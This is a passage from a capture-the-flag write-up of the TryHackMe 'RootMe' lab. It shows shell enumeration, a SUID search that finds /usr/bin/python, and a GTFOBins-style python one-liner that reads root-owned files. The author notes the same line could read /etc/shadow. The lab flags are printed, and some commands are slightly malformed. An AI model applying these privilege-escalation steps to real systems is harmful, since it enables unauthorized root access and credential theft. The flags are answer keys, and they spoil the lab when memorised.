
Now we get shell and enumerate the machine and submit the flag user.txt



```
www-data@rootme:/ $ cd var
www-data@rootme:/var $ ls
backups
cache
crash
lib
local
lock
log
mail
opt
run
snap
spool
tmp
www
www-data@rootme:/var $ cd www
www-data@rootme:/var/www $ ls
html
user.txt
www-data@rootme:/var/www $ cat user.txt
THM{y0u_g0t_a_sh3ll}
```

Now we get user.txt flag in *var/www/ directory.*

Task 4: Privilege Escalation



Task 4 ✓ Privilege escalation

Now that we have a shell, let's escalate our privileges to root.

Search for files with SUID permission, which file is weird?

/usr/bin/python


Find a form to escalate your privileges.

No answer needed


root.txt

THM{pr1v1l3g3_3sc4l4t10n}

Now it time to level up our skill and try to gain root access into the system. I enumerate the system and try to find weak file permission or try to find some password file but nothing is find. Now I try to root this machine with suid and again try to enumerate this machine again by typing this command ***find / -perm 4000 2> dev/null*** *and now I find sensitive information through which i can gain root access on this system.*




```
www-data@rootme:/ $ find / -perm 4000 2>dev/null
find: '/home/rootme/.cache': Permission denied
find: '/home/rootme/.gnupg': Permission denied
find: '/home/test/.local/share': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/fuse/connections/49': Permission denied
find: '/run/lxcfs': Permission denied
find: '/run/sudo': Permission denied
find: '/run/cryptsetup': Permission denied
find: '/run/lvm': Permission denied
find: '/run/systemd/unit-root': Permission denied
find: '/run/systemd/inaccessible': Permission denied
find: '/run/lock/lvm': Permission denied
find: '/root': Permission denied
find: '/lost+found': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission de
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
```



```
find: '/run/systemd/inaccessible': Permission denied
find: '/run/lock/lvm': Permission denied
find: '/root': Permission denied
find: '/lost+found': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied
```

In this we see permission denied message ignore this and try to find via which we can gain root access in this system and luckily I find /usr/bin/python and now I find a way to escalate our privilege. I use gtobins and find a way to escalate

gtobins: https://gtfobins.github.io/



.. / python ☆ Star 3,916

The payloads are compatible with both Python version 2 and 3.


I found that with the help of this /usr/bin/python we can get get shell , reverse shell, file upload, file download, file read, file write. But in this useful is file read or file write because I can't run a command as a sudo so I use file read to read sensitive file suc as shadow which contain password of root user in hash form.

python -c 'print(open("file_to_read").read())'

python -c 'print(open("/root/root.txt.read())'

I use this to read root.txt flag because this allow me to read root.txt file or even I read shadow file. Now at that time we are esclate our privilege from normal user to root user.

Here is flag:



```
www-data@rootme:/etc $ python -c 'print(open("/root/root.txt").read())'
THM{pr1v1l3g3_3sc4l4t10n}

www-data@rootme:/etc $ 
```